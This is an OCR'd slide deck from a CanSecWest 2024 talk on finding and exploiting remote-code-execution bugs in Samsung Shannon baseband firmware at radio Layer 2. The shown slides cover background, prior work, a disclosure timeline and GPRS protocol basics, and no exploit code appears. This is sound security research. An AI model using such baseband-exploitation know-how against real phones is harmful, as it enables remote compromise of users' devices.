
CanSecWest
2024 March 20-22
Vancouver

TASZK
WE FIND NEEDLES

#whoami

- Daniel Komaromy @kutyacica
- Founder and Head of Research, TASZK Security Labs
- Pwn2Own, Black Hat, Recon, Ekoparty, QCSS, Hardwear.io, etc.
- Working on baseband since 2010, RCE and Pivot CVEs in: Qualcomm (as QPSI engineer), then Samsung, Huawei, Mediatek

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Exploiting Basebands in Radio L2

- Part 1: Background
- Part 2: Finding new bugs
- Part 3: Creating exploitable primitives
- Part 4: Crafting a proof-of-concept
- Part 5: Robust exploitation


Part 1: I have a string of tools, all ready to work.

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Baseband 101

- Cellular communication interface, usually implemented in standalone firmware inside System-on-Chip architectures
- Originally, closely matches 3GPP specifications
  - physical access, radio link, “actual services” (Calls, Texts, Mobility Mgmt, Session Mgmt, Data Traffic itself, etc)
- Nowadays, increasingly contains other services over TCP/IP as well as other connectivity technologies like GPS/WiFi

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Prior Art / Re-Breaking Band

- Summary from my recent Basebanheimer talk [Hardwear.io 2023]
- Shannon: codename of the Baseband RTOS in Exynos chips
- Runs on a Cortex-A ARM, connected to Application Processor by a shared memory architecture
- Shannon reverse engineering
  - firmware format, RTOS internals ~intact since “Breaking Band”
  - image extraction, baseband ramdumping, task IDing in disassembled code “just work” as before
  - host of new public tooling for re, emu, fuzzing [Grant H. et al]

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Prior Art / Re-Breaking Band

- 2015: 1st Samsung baseband pwn [“Breaking Band” Recon 2016]
- Lot of work published on finding RCE vulns in Radio Layer 3 since
- Samsung made progress
  - switched to MMU, added SSP, fixed NX and CP dbg access gaps
- Most recent: two talks by Google on Samsung baseband heap exploitation in Layer 3 & above [Offensivecon, BH 2023]

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
Research Timeline

- 2023 March: dust off / upgrade tools, identify attack surface, find a chain of RCE vulns, implement over-the-air poc
- 2023 April: report to Samsung
- 2023 November: CVEs published
- 2023 November, 2024 March: additional work on making the exploit robust for IRL



Part 2: There’s a whole ocean of bugs under our Layer 3

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

GPRS 101

3GPP: 44.060 (rlc/mac), 44.064 (llc), 44.065 (sndcp), 24.008 (gmm/sm)




- GPRS Protocols, User Plane




- GPRS Protocols, Control Plane


GPRS 101




- MS / UE: the mobile phone



GPRS 101



- Radio Access Network



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

GPRS 101





- Um aka Air Interface aka Access Stratum

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

GPRS 101





- Layer 2: RLC/MAC
  - one protocol for UP/CP data, but different details
  - rcv and ack individual radio frames
  - manage “flows” of frames (Traffic Block Flows)
  - re-assemble into variable length LLC PDUs

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
